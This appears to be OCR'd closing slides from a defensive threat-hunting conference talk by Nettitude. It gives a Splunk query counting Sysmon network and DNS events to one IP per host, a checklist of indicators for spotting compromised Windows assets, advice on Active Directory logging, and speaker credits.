
```
in earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ("EventCode=22" AND "68.183.32.229") OR ("EventCode=3" AND "68.183.32.229") | stats count by ComputerName
ntCode | sort - count
```

Name	EventCode	count
10019.digitalsolutions.com	3	156268
01.digitalsolutions.com	3	71843
10021.digitalsolutions.com	3	57297
10019.digitalsolutions.com	22	8
01.digitalsolutions.com	22	4
10021.digitalsolutions.com	22	2
10020.digitalsolutions.com	22	1

Threat Hunting Examples

A quick look at some other things you can drill down on to try and identify compromised assets or accounts.

- Process IDs
- Process Spawning
- Processes connecting to the internet which should not i.e., notepad.exe
- File Names
- File Hashes
- Unsigned binaries, particularly those making network connections
- Binaries which should be signed but are not, such as svchost, explorer, outlook etc.
- Binaries in non standard locations such as C:\temp / %APPDATA% / Startup locations
- Never before seen domains
- Never before seen processes (Using lookup files)
- Non browser based binaries talking on 80/443 or to DNS



Key Takeaways for your Organisation

- AD logging is rarely done right - invest time into it
- EDR won’t always save you from advanced actors
- AD is the attack surface, defense in depth is critical
- Understanding what ‘normal’ looks like within your organisation and recognising common behaviours helps. Data and telemetry can then be used to aid detection and tuning.
- Invest in an enterprise log aggregation system, the data is already within your environment, use it!
- Lots of good free tooling available for example SysMon

NETTITUDE
A member of the Lloyd’s Register group

Credit & Thanks

Nettitude @Nettitude_Labs – Giving us the time and infrastructure to make the talk

Ben Turner @benpturner – Helping with the lab and Rubeus debugging

Chris McCann @cmcsec – Words of wisdom and query sanity checking

SwiftOnSecurity @SwiftOnSecurity – SysMon Configuration

Sean Metcalf @PyroTek3 – For providing an awesome resource in adsecurity.org

SteelCon @Steel_Con – For organising the conference and having us

Cooper @Ministrator – For giving his time to record and edit the talk

SHC - @QinetiQ / @UberMonstro – Getting me into AIT

And last but not least, all of you who came on your own free will to listen to us either in person or on the Internet

NETTITUDE
A member of the Lloyd's Register group

https://github.com/nettitude/defensive-scripts

Ross @PwnDexter

Mac @BaffledJimmy

NETTITUDE

A member of the Lloyd's Register group